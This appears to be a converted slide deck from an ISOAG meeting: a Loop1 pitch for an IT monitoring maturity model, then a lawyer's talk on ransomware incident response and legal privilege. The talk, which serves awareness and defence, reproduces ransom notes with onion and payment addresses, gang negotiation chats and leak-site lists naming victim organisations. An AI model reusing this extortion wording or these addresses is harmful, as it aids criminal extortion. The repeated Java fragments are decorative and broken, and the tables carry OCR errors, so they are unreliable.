


# AUGUST ISOAG MEETING



- **WILLIAM “BILL” FITZPATRICK, LOOP1**
- **BETH WALLER, WOODSROGERS PLC**
- **NICK CHRISTENSEN, VITA**
- **ERIC CULBERTSON AND RICK TOMPKINS, ATOS**
- **UPCOMING EVENTS**
- **ADJOURN**



# L1M3

**The Loop1 Monitoring Maturity Model  
For IT Operations and IT Service Management**



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## Loop1 Mission & Core Values

Loop1 exists to engage good people who thrive on learning from each other and working together to deliver world leading **IT Operations Management** outcomes.

At the heart of this, are the core values that embody what it means to be a Loop1 employee

- **We are greater than me**
- **We are purposeful**
- **We do the right thing**



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## Bill Fitzpatrick

Chairman & CEO  
Loop1

- CEO & Founder of Loop1
- Architect of **L1M3 – Loop1 Monitoring Maturity Model**
- Previous gigs at Microsoft and SolarWinds
- In training for Ironman Triathlon

# Loop1



**2009**  
founded

**120+**  
employees

**7+**  
global offices  
US, UK, Ireland,  
Germany, Australia,  
Sri Lanka, Singapore

**50+**  
SolarWinds Certified  
Professionals

**360+**  
PS Projects  
completed  
in 2020





# LOOP1 Monitoring Maturity Model





L1  
M3







# Introducing L1M3 (LIME)



- **L1M3** (Loop1 Monitoring Maturity Model) was created as a standard reference for organizations to achieve desired business outcomes
- **L1M3** leverages IT tools and operational data to inform business services to drive better business decisions
- Based on **decades of experience** in designing, implementing, and monitoring technology solutions across thousands of organizations worldwide
- Structured to help express business technology goals in standard terms, while leveraging IT tools and data to deliver **business insights**



# Why L1M3?



- Inclusive approach to align **teams, technologies, and tools**
- Simple and easy to understand
- **Proactive**—featuring a prescriptive, and detailed operations runbook
- Designed to cover all **IT Operations Management (ITOM)** tools
- Community aligned, ‘flexible ITIL’, designed to deliver **continuous improvement**
- **L1M3 Self Assessment**—‘Know where you are, and where you want to go’

## L1M3 Self Assessment

	AD-HOC	FRAGMENTED	TYPICAL	OPTIMIZED	INSIGHTFUL
ITSM	Frequent extended service outages handled in email. Undefined service mappings, no asset tracking.	Slowed incident support for key services. Limited configuration management. Frequent service disruptions.	Incident management based on automated ticket creation across key services, but still excessive noise and delays.	Systems of record with correlation, incident management and self-service.	Improved business outcomes. Personalized data analytics, accurate forecasting, and self-healing services.
APPLICATION	Outages addressed only when users complain. Extensive, unaddressed application security risks.	Application owners attempting to monitor and address vulnerabilities on their own tools. No tools strategy.	Business applications are mostly monitored. False positive alerts are rampant. Audits are done but common vulnerabilities remain.	Correlation application monitoring with automated provisioning and alerting. Consistent audit and remediation.	Intelligent application monitoring. Data informed forecasts and budgets with positive impacts to financial outcomes.
SERVER	All-loc server provisioning. Excessive licensing costs. Redundant server. Inadequate patching standards.	Limited and inaccurate server documentation. Monitoring only for mission critical servers. Inadequate patching and compliance solutions.	Procedural server provisioning. Basic server documentation with limited correlation visibility. Regular patching efforts. Extensive alerts.	Automated and correlated performance event and configuration visibility. Effective vulnerability remediation and alerting solutions.	Data shared across teams. Intelligent hybrid workload distribution. Efficient monitoring. Complete compliance and remediation.
DATABASE	Vendor required databases scattered among servers with little to no support only. Unoptimized risks.	Accidental DBAs focused only on critical systems. Server sprawl. No tools for audit or compliance.	Administrators monitoring key indicators, patching and applying basic security best practices. Limited information sharing.	Correlated database utilization, mapping and performance. Shared visibility, quality alerts and compliance.	Business insights from multi-platform. Federated data to control costs, inform strategy and increase revenue.
VIRTUALIZATION	All-loc costs, no central administration. Default admin access, never shared. Unsupported free hypervisors.	Limited use of native tools for administration and reporting. Server resource conflicts and orphaned objects.	Common administrative tools and monitoring solutions. Alerting on over-reactions, no playing tools. Lacking data security.	Specialized monitoring, sizing and capacity plans. Automated alerting and diagnostics with cross-functional visibility.	Hybrid environments with dynamic load processing. Integrations drive business impact reporting and incident management.
STORAGE	Little or no storage planning. Wasteful disk allocations. Ineffective redundancy or monitoring, very basic security.	Shared storage solutions on a per cluster basis. Poor alerting and reporting. Reactive security for regulatory compliance.	Vendor-centric focus for tools and administration. No native correlation of usage and performance.	Correlated monitoring, alerting and reporting. Shared visibility of usage and performance. Effective data security policies and tools.	Proactive management of hybrid, tiered storage. Integrated tools ensure performance and support financial decisions.
NETWORK	No standards, random device procurement, basic fire administration. Limited monitoring via SNMP or SNMP visibility.	Some SNMP monitored devices. Spreadsheet based device tracking. Excessive false alerts, minimal compliance.	Full SNMP monitoring. Simple alerts, distributed admin reports, standards for back-up compliance and device authorization.	Reduce alert noise, user-centric dashboards. Correlated traffic and application utilization. Documented compliance.	Integrated and automated device and incident management. Utilization data informs technical and business decisions.



# Self Assessment—*easily* see where you are...

	<b>AD-HOC</b>	<b>FRAGMENTED</b>	<b>TYPICAL</b>	<b>OPTIMIZED</b>	<b>INSIGHTFUL</b>
<b>ITSM</b>	Frequent extended service outages handled in email, undefined service mappings, no asset tracking.	Siloed incident support for key services. Limited configuration management, frequent service disruptions.	Incident management based on automated ticket creation across key services, but still excessive noise and gaps.	Systems of record with correlation, incident management, and self-service.	Improved business outcomes, meaningful data analytics, accurate forecasting, and self-healing services.
<b>APPLICATION</b>	Outages addressed only when end users complain. Extensive, unaddressed application security risks.	Application owners attempting to monitor and address vulnerabilities on their own tools. No tools strategy.	Business applications are mostly monitored, false positive alerts are rampant. Audits are done but common vulnerabilities remain.	Correlation application monitoring with automated provisioning and alerting. Consistent audit and remediation.	Intelligent application monitoring. Data informed forecasts and budgets with positive impacts to financial outcomes.
<b>SERVER</b>	Ad-hoc server provisioning, excessive licensing costs, reactionary server maintenance, no patching standards.	Limited and inaccurate server documentation. Monitoring only for mission critical servers, inadequate patching and compliance solutions.	Procedural server provisioning. Basic server documentation with limited correlation visibility. Regular patching efforts. Excessive alerts.	Automated and correlated performance, event, and configuration visibility. Effective vulnerability remediation and alerting solutions.	Data shared across teams. Intelligent hybrid workload distribution, dynamic monitoring, complete compliance and remediation.
<b>DATABASE</b>	Vendor-required databases scattered among servers with break-fix support only. Unmitigated risks.	Accidental DBAs focused only on critical systems. Severe sprawl, no tools for audit or compliance.	Administrators monitoring key indicators, patching and applying basic security best practices. Limited information sharing.	Correlated database utilization, mapping and performance. Shared visibility, quality alerts and compliance.	Business insights from multi-platform, federated data to control costs, inform strategy and increase revenue.
<b>VIRTUALIZATION</b>	Ad-hoc costs, no central administration. Default admin access, severe sprawl. Unsupported 'free' hypervisors.	Limited use of native tools for administration and reporting. Severe resource conflicts and orphaned objects.	Common administration tools and monitoring solutions. Alerting on severe issues, no planning tools. Lacking data security.	Specialized monitoring, sizing and capacity plans. Automated alerting and dashboards with cross-functional visibility.	Hybrid environments with dynamic load processing. Integrations drive business impact reporting and incident management.
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# Self Assessment—versus where you *want* to be

	<b>AD-HOC</b>	<b>FRAGMENTED</b>	<b>TYPICAL</b>	<b>OPTIMIZED</b>	<b>INSIGHTFUL</b>
<b>ITSM</b>	Frequent extended service outages handled in email, undefined service mappings, no asset tracking.	Siloed incident support for key services. Limited configuration management, frequent service disruptions.	Incident management based on automated ticket creation across key services, but still excessive noise and gaps.	Systems of record with correlation, incident management, and self-service.	Improved business outcomes, meaningful data analytics, accurate forecasting, and self-healing services.
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# The L1M3 Model—5+6+7

This model provides a scorecard and roadmap to close the gaps between **people**, **tools**, and **processes** to reduce noise, improve efficiency, and drive business insights.



# L1M3 Methodology



Loop1 believes our services should provide clients with real business outcomes. For decades IT Management has followed the concept of **people, tools** and **process**—Loop1 built on that foundation to develop **people, tools** and **L1M3**





# 5 Phases of Maturity

Scoring the tools and processes—the **L1M3** score



## AD-HOC 'RISK'

High-risk to the business due to a lack of tools, poor visibility, and excessive outages



## FRAGMENTED 'SILOED'

Silo's at their worst. Fragmented tools, limited correlation, difficulty sharing, persistent security risks



## TYPICAL 'NOISE'

Substantial investment in tools, improved coverage, but often still siloed. Too much noise, limited resiliency, overlapping tools, excessive licensing, and operational costs. Still gaps in compliance and remediation



## OPTIMIZED 'CORRELATION'

Tools well deployed, integrated & provide correlated data with shared visibility between silos. Most easily achieved via SolarWinds AppStack™. Integration and automation improving incident management



## INSIGHTFUL 'OUTCOMES'

IT helps to drive business outcomes and deliver a positive impact to the bottom line. You have data you can trust, facilitating improved planning for budgets, forecasts, training, and more



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# 6 Maturity Assessment Areas

What we measure and score—the **maturity** assessment



## Adoption & Enablement

Who has access? What do they see? How do they use it? What can we add to make it better?



## Feature Complete

Feature awareness. Ensure you know what your tools can do and you're using the features you want. Reduce costs by eliminating redundant tools



## Performance & Availability Metrics

Gathering the right metrics to ensure optimal user experience while also providing the right data for analytics



## Security & Compliance

Configuration security for audit, remediation, and change management. Operational security, and event-based monitoring with automated response and incident management



## Automation & Integration

Real AI for the rest of us. Experience building API-based integration for the most popular industry tools



## Data Analytics & Business Outcomes

Intelligent Dashboards, integrated solutions for data-driven business decisions that enable improved forecasting and business predictability



# 7 Technology Layers

The right tool for the right job—with **teams** and **tools** working together



### ITSM

The foundation of modern ITOM



### APPLICATIONS

The reason IT organizations exist



### SERVERS & SERVICES

Legacy, cloud and hybrid foundation of application delivery



### DATABASE

The 'base' of modern applications



### VIRTUALIZATION

The 'hosts' of modern infrastructure



### STORAGE

Legacy and cloud



### NETWORK

The transport and the services



### L1M3 Services—Secure by Design

Security and compliance built in across each tech layer of the L1M3 model



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# Questions?



# ANATOMY OF AN INCIDENT: A GUIDE TO INCIDENT RESPONSE FROM A LAWYER IN THE TRENCHES

```
public class OSXFactory {
    @Override
    public JButton createButton() {
        return new JButton();
    }
}

public class WinButton {
    @Override
    public void paint() {
        System.out.println("WinButton");
    }
}

public class OSXButton {
    @Override
    public void paint() {
        System.out.println("OSXButton");
    }
}

public static void main(String[] args) {
    GUIFactory factory = new OSXFactory();
    JButton button = factory.createButton();
    button.paint();
}

final JButton button = new JButton();
button.paint();

// THIS IS JUST FOR THE sake of the example
// WITH ABSTRACT FACTORY
// @RETURN
// */
public static String[] appearanceArray() {
    final String[] appearanceArray = {
        "Apple", "Microsoft", "Linux"
    };
    return appearanceArray;
}
}
```

# RANSOM

```
... CLASS OSFACTORY  
@OVERRIDE  
PUBLIC IBUTTON CREATEBUTTON  
RETURN NEW BUTTON  
}  
  
PUBLIC CLASS WINBUTTON  
@OVERRIDE  
PUBLIC VOID PAINT()  
SYSTEM.OUT.PRINTLN  
}  
  
PUBLIC CLASS ...
```



## WARNING!

Your personal files are encrypted!

# 11:58:26

Your documents, photos, databases and other important files have been encrypted with strongest encryption and unique key, generated for this computer. Private decryption key is stored on a secret Internet server and nobody can decrypt your files until you pay and obtain the private key. The server will eliminate the key after a time period specified in this window.

Open <http://maktubuyatq4rfyo.onion.link>  
or <http://maktubuyatq4rfyo.torstorm.org>  
or <http://maktubuyatq4rfyo.tor2web.org>



# 1

## ANATOMY OF THE INCIDENT: THE THREAT

125  
YEARS



# RANSOMWARE

```
...  
    }  
    PUBLIC CLASS OSXFACTORY  
    @OVERRIDE  
    PUBLIC IBUTTON CREATEBUTTON()  
    RETURN NEW BUTTON()  
    }  
    }  
    PUBLIC CLASS WINBUTTON  
    @OVERRIDE  
    PUBLIC VOID PAINT()  
    SYSTEM.OUT.PRINTLN()  
    }  
    }  
    PUBLIC CLASS ...
```

**Your network has been locked!**

You need pay **\$ 30,000,000** now, or **\$ 60,000,000**  
after doubled.  
1208.13 BTC (+20%) or 233863.42 XMR      2416.26 BTC (+20%) or 467726.85 XMR

After payment we will provide you universal decryptor for all network.

Don't worry, we are good decryption specialists.

Time left

04:44:54

Time ends on 27 Jan 2021, 23:06

\* The price will be doubled if you do not pay.

The DarkSide ransomware note.



# RANSOMWARE

```
@Override  
public JButton createButton()  
return new JButton();  
}
```

```
public class WinButton implements JButton {  
@Override  
public void paint() {  
system.out.println();  
}  
}
```

```
public class ...
```

The screenshot shows the Maze ransomware website with a dark theme. At the top, there is a navigation menu with links for 'MAZE', 'Main', 'Archive', 'Press Release', 'Tor', and 'Mirror'. A search bar is located in the top right corner. The main content area is divided into three sections:

- New Clients:** A vertical list of company names including Betus, DMC, Chubb, Advanced Enterprise Technologies, Inc., P&R, HMR Ltd - Hammersmith, Medicines Research, Henning Harders Pty Ltd, Bookit Operating LLC, Mid-West Family Broadcasting, and Meccanica Finnord.
- Central Text:** A large block of text in red and white that reads: "Represented here companies do not wish to cooperate with us, and trying to hide our successful attack on their resources. Wait for their databases and private papers here. Follow the news! P.S. We have the second domain: We will full information about all companies, which are presented on the website, soon." Below this text is a featured article for 'Betus' with the URL <https://www.betus.com.pa/> and the headline 'Article about Betus have been locked'. The article includes a 'Cryptoransomware' icon, the author 'admin', a view count of '536', and a 'Read More' link.
- Full dump:** A vertical list of data dump categories including Nielsen Bainbridge Group LLC, Headquarters, Atlas Machinery, CU Collections, TechnoOrbits, Johnson Air Products, Woods And Woods, North American Roofing, Lawyers network, Ramtek (CA, USA), and Cutral (oranges).

Fig 2: Maze web page listing compromised companies and data dumps.



# THE INCIDENTS: RANSOMWARE

All of your files are currently encrypted by CONTI ransomware.  
If you try to use any additional recovery software - the files might be damaged or lost.

To make sure that we REALLY CAN recover data - we offer you to decrypt samples.

You can contact us for further instructions through:

Our website

TOR VERSION :

(you should download and install TOR browser first <https://torproject.org>)

<http://contirecj4hbzmyzuydyzrvm2c65blmvhoj2cvf25zqj2dwrrqcq5oad.onion/>

HTTPS VERSION :

<https://contirecovery.icu/>

**YOU SHOULD BE AWARE!**

Just in case, if you try to ignore us. We've downloaded your data and are ready to publish it on our news website if you do not respond. So it will be better for both sides if you contact us ASAP

---BEGIN ID---

q94dda02N7idkR2W1gFFmJ2zRQFU2TFDXM3I5h9BJ5DjWyqieNksR1zYBfjoutY

---END ID---

# 2

## ANATOMY OF THE INCIDENT: THE COMMUNICATIONS

125  
YEARS





# RANSOMWARE

```
public class OSXFATORY {  
    @Override  
    public JButton createButton()  
    {  
        return new JButton();  
    }  
}  
  
public class WINBUTTON {  
    @Override  
    public void paint() {  
        System.out.println();  
    }  
}  
  
public class OSXFATORY {
```

To recover your files, you must pay the fee.

Your current fee should be negotiated.

Message us in chat, to get further details.

This is the BTC address to which you must send bitcoins:

[Redacted BTC address]

To see how to buy the bitcoins, click **Buy Bitcoins** at the tab menu on top of the page.

We are providing 3 test decrypts, to prove that we can recover your files.

Click **Test Decrypt** at the menu on top of this the page to decrypt 3 files for free.

**Attention! We are decrypting only image files for free, as they do not have any significant value to you.**

We open our news site today. We will post notification about your breach as well as part of data that we have downloaded. Link to the news will be sent to all leading mass media. You will get it too. Have a nice weekends.

Type a message



# THE INCIDENTS: RANSOMWARE

Let's start

10.08.2020

We are a new product on the market, but that does not mean that we have no experience and we came from nowhere. We received millions of dollars profit by partnering with other well-known cryptolockers. We created **DarkSide** because we didn't find the perfect product for us. Now we have it.

**Based on our principles, we will not attack the following targets:**

- Medicine (only: hospitals, any palliative care organization, nursing homes, companies that develop and participate (to a large extent) in the distribution of the COVID-19 vaccine).
- Funeral services (Morgues, crematoria, funeral homes).
- Education (schools, universities).
- Non-profit organizations.
- Government sector.

We only attack companies that can pay the requested amount, we do not want to kill your business. Before any attack, we carefully analyze your accountancy and determine how much you can pay based on your net income. You can ask all your questions in the chat before paying and our support will answer them.

**We provide the following guarantees for our targets:**

- We guarantee decryption of one test file.
- We guarantee to provide decryptors after payment, as well as support in case of problems.
- We guarantee deletion of all uploaded data from TOR CDNs after payment.

**If you refuse to pay:**

- We will publish all your data and store it on our TOR CDNs for at least 6 months.
- We will send notification of your leak to the media and your partners and customers.
- We will **NEVER** provide you decryptors.

We take our reputation very seriously, so if paid, **all guarantees will be fulfilled**. If you don't want to pay, you will add to the list of published companies on our blog and become an example for others.

# RANSOMWARE

```
public class OSFACTORY {
    @Override
    public JButton createButton()
    return new JButton();
}

public class WINBUTTON {
    @Override
    public void paint() {
        System.out.println();
    }
}

public class OSFACTORY {
```

Welcome again! We are ready to help you.

01:11:12 AM | September 11

Hello, our network was encrypted. What do we need to do to unlock our files and keep more data from being released?

02:08:54 AM | September 11

Hello, let me ask my boss



# THE INCIDENTS: RANSOMWARE

Full file tree for your insurance and attorneys you will receive after payment,we have published 1% of your information,it is the smallest part to draw your attention to the problem.

11:55:49 AM | September 16

Yes, but that 1% doesn't really provide us with much insight into what was taken. For the amount you're asking for, we thought it would be a fair ask if we could see even just a small subset of the data that you have. We don't expect to see everything from you now, but would appreciate if you could provide us with this.

04:42:36 AM | September 17

Hello? Just wanted to see if our request for the files is something that you would be willing to assist with. Ultimately, this will allow us to continue to talk about an agreement.

04:38:37 AM | Today

We will prepare additional proof pack. Standby

# THE INCIDENTS: RANSOMWARE

Good morning. Why do you say that you have no funds on your bank accounts? We can provide you with account statements where you can see that you have much more than \$10,000,000.

5 hours ago

Good morning. Can you please provide the bank statements? Specifically, we have very limited funds before we are financially crippled and bankrupt.

1 hour ago

How can we start negotiating a price if you do not offer a any amount?

30 minutes ago

# THE INCIDENTS: RANSOMWARE

```
public class OSFACTORY {  
    @Override  
    public JButton createButton()  
    {  
        return new JButton();  
    }  
}  
  
public class WINDOW {  
    @Override  
    public void paint()  
    {  
        System.out.println();  
    }  
}  
  
public class ...
```

CONTI Recovery service

Upon clicking download, it does not load. However, it would be preferable if you provided a screenshot. It would be the quickest way to engage [REDACTED]

4 hours ago

<https://www.sendspace.com/file/g3lyyj>

4 hours ago

<https://www.sendspace.com/file/hexc40>

4 hours ago

I've got one download currently running. I will update you as I get the files. Thanks.

4 hours ago

Please give us time to reflect on what you've provided and the ransom price, it's very steep for the business with narrow margins. Thanks for providing these documents.

3 hours ago

Could you provide the date of the attack and mechanism so the client can start planning a strategy going forward?

2 hours ago

We have studied your company very well: we have reviewed all financial statements and bank statements. We estimated the losses that the company may incur due to the publication of confidential information and all possible legal costs and fines. And we believe that this amount is within your power. If you have a counter proposal, then we are ready to listen to it and if it is adequate to accept it for discussion.

36 minutes ago

I will inform them and get an answer for you. Would you be able to provide the root cause of this attack? Was it via malicious attachment and when did it occur? This information would greatly help the client while establishing continued good faith with your team.

23 minutes ago



# 3

## ANATOMY OF THE INCIDENT: THE DOCUMENT DUMP

125  
YEARS



# THE INCIDENTS: RANSOMWARE

## >\_ CLOP^\_ - LEAKS

HOME HOW TO DOWNLOAD? MVTEC.COM NFT.CO.UK INRIX.COM EXECUPHARM.COM  
TWL.DE PLANATOL.DE INDIABULLS.COM PROMINENT.COM NETZSCH.COM PRETTL.COM  
SOFTWAREAG.COM ALLSTATEPETERBILT.COM NOVABIOMEDICAL.COM PARKLAND.CA  
ELANDRETAIL.COM SYMRISE.COM AMEY.CO.UK THE7STARS.CO.UK EAGLE.ORG  
FUGRO.COM SINGTEL.COM DANAHER.COM PENTAIR.COM JONESDAY.COM STERIS.COM  
CGG.COM TRANSPORT.NSW.GOV.AU BOMBARDIER.COM CSAGROUP.ORG FLAGSTAR.COM  
CSX.COM NOWFOODS.COM KINZE.COM MMOSER.COM QUALYS.COM WRIGHT.COM  
EDAG.COM COLORADO.EDU MIAMI.EDU RACETRAC.COM MARNELLCOMPANIES.COM  
YU.EDU UMD.EDU UNIVERSITYOFCALIFORNIA.EDU **STANFORD.EDU** SHELL.COM  
PNCPA.COM NIPRO.COM DURHAM.CA TRAVELSTORE.COM SIUMED.EDU FOODLAND.COM  
BOUTINEXPRESS.COM RFF.ORG SGS-LAW.COM AUROBINDO.COM UTILITYTRAILER.COM



# RANSOMWARE

```
@Override  
public JButton createButton()  
return new JButton();  
}
```

```
public class WinButton implements JButton {  
@Override  
public void paint() {  
system.out.println();  
}  
}
```

```
public class ...
```

The screenshot shows the Maze ransomware website with a dark theme. At the top, there is a navigation menu with links for 'MAZE', 'Main', 'Archive', 'Press Release', 'Tor', and 'Mirror'. A search bar is located in the top right corner. The main content area is divided into three sections:

- New Clients:** A vertical list of company names including Betus, DMC, Chubb, Advanced Enterprise Technologies, Inc., P&R, HMR Ltd - Hammersmith, Medicines Research, Henning Harders Pty Ltd, Bookit Operating LLC, Mid-West Family Broadcasting, and Meccanica Finnord.
- Central Text:** A large block of text in red and white that reads: "Represented here companies do not wish to cooperate with us, and trying to hide our successful attack on their resources. Wait for their databases and private papers here. Follow the news! P.S. We have the second domain: We will full information about all companies, which are presented on the website, soon." Below this text is a featured article for 'Betus' with the URL <https://www.betus.com.pa/> and the headline 'Article about Betus have been locked'. The article includes a 'Cryptoransomware' icon, the author 'admin', a view count of '536', and a 'Read More' link.
- Full dump:** A vertical list of data dump categories including Nielsen Bainbridge Group LLC, Headquarters, Atlas Machinery, CU Collections, TechnoOrbits, Johnson Air Products, Woods And Woods, North American Roofing, Lawyers network, Ramtek (CA, USA), and Cutral (oranges).

Fig 2: Maze web page listing compromised companies and data dumps.

# 4


PRIVILEGE

125  
YEARS



# RANSOMWARE

```
public class OSXFactory {  
    @Override  
    public JButton createButton()  
    {  
        return new JButton();  
    }  
}  
  
public class WinButton {  
    @Override  
    public void paint()  
    {  
        System.out.println();  
    }  
}  
  
public class ...
```





# RANSOMWARE

```
public class OSXFactory {  
    @Override  
    public JButton createButton()  
    {  
        return new JButton();  
    }  
}  
  
public class WinButton {  
    @Override  
    public void paint() {  
        System.out.println();  
    }  
}  
  
public class OSXFactory {
```



# PRIVILEGE

```
public class OSFACTORY {
    @Override
    public JButton createButton()
    {
        return new JButton();
    }
}

public class WINBUTTON {
    @Override
    public void paint() {
        System.out.println();
    }
}

public class ...
```



## Attorney Client Privilege

Communication made in confidence for the predominant purpose of obtaining legal advice from a lawyer.



## Work Product Doctrine

Information prepared in anticipation of litigation, at the direction of an attorney.



## “Confidentiality”

Non-disclosure agreements / trade secrets

# PRIVILEGE

```
public class OSFactory {  
    @Override  
    public JButton createButton()  
    {  
        return new JButton();  
    }  
}  
  
public class WinButton {  
    @Override  
    public void paint()  
    {  
        System.out.println();  
    }  
}  
  
public class ...
```

**CLIENT ENGAGES OUTSIDE  
COUNSEL IN THE INCIDENT**

01

**FORENSIC / IR TEAM  
WORKS UNDER  
DIRECTION OF LAWYER  
ON BEHALF OF CLIENT**

03

**OUTSIDE COUNSEL ENGAGES  
FORENSIC / IR TEAM AS THE LAW  
FIRM RESPONDING**

02

**ENGAGEMENT IS  
INSULATED BY PRIVILEGE**

04



# PRIVILEGE CAN BE WAIVED

## WAIVER

Be attuned to forwarding communications outside of the "Circle of Trust"



## MAINTAIN PRIVILEGE

Keep communications with counsel.

# THE CLOAK

```
    PUBLIC CLASS OSFACTORY
    @OVERRIDE
    PUBLIC IBUTTON CREATEBUTTON
    RETURN NEW BUTTON
